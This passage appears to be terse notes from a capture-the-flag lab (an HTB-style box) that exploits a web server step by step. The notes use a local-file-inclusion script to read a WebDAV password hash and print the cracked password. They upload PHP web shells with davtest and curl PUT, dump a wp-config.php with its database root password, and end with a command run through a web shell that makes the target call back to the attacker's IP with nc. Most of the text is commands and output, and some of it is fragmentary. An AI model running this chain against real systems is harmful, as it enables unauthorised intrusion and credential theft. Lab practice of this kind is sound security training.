		result= string[string.find("[(")+2:string.find(")]")]
		decoded= base64.b64decode(result).decode('utf8')
print(decoded)

except urllib.error.HTTPError:
print("File cannot be downloaded")


./lfi.py /var/www/html/webdav_test_inception/webdav.passwd
webdav_tester:$apr1$8rO7Smi4$yqn7H.GvJFtsTou1a7VME0


userpassword
babygurl69

davtest -url http://10.129.1.104/webdav_test_inception -auth webdav_tester:babygurl69



http://10.129.1.104/webdav_test_inception/DavTestDir_WuwN4ArCMjiZLP/davtest_WuwN4ArCMjiZLP.php

failing here with php shells


curl -X PUT http://webdav_tester:babygurl69@10.129.1.104/webdav_test_inception/shell.php -d @shell.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav_test_inception/0xdf.php has been created.</p>
<hr />
<address>Apache/2.4.18 (Ubuntu) Server at 10.129.1.104 Port 80</address>
</body></html>
─[us-dedicated-100-dhcp]─[10.10.14.2]─[htb-ep-8352@pwnbox-base]─[~]
└──╼ [★]$ curl -X PUT http://webdav_tester:babygurl69@10.129.1.104/webdav_test_inception/shell.php -d @shell.php
curl -X PUT http://webdav_tester:babygurl69@10.129.1.104/webdav_test_inception/shell.pycmd=id
 https://github.com/Arrexel/phpbash.git


http://10.129.1.104/webdav_test_inception/phpbash.php

<?php
/**
- The base configuration for WordPress
- The wp-config.php creation script uses this file during the
- installation. You don't have to use the web site, you can
- copy this file to "wp-config.php" and fill in the values.
- This file contains the following configurations:
- MySQL settings
- Secret keys
- Database table prefix
- ABSPATH
- @link https://codex.wordpress.org/Editing_wp-config.php
- @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'VwPddNh7xMZyDQoByQL4');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
- Authentication Unique Keys and Salts.
- Change these to different unique phrases!
- You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
- You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
- @since 2.6.0
*/
define('AUTH_KEY', 'put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY', 'put your unique phrase here');
define('NONCE_KEY', 'put your unique phrase here');
define('AUTH_SALT', 'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT', 'put your unique phrase here');
define('NONCE_SALT', 'put your unique phrase here');
/#@-/
/**
- WordPress Database Table prefix.
- You can have multiple installations in one database if you give each
- a unique prefix. Only numbers, letters, and underscores please!
*/
$table_prefix = 'wp_';
/**
- For developers: WordPress debugging mode.
- Change this to true to enable the display of notices during development.
- It is strongly recommended that plugin and theme developers use WP_DEBUG
- in their development environments.
- For information on other constants that can be used for debugging,
- visit the Codex.
- @link https://codex.wordpress.org/Debugging_in_WordPress
*/
define('WP_DEBUG', false);
/* That's all, stop editing! Happy blogging. */
/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
define('ABSPATH', dirname(FILE) . '/');
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
root and VwPddNh7xMZyDQoByQL4
curl --data-urlencode 'cmd=nc 10.10.14.2 9999 2>&1' http://webdav_tester:babygurl69@10.129.1.104/webdav_test_inception/shl.php
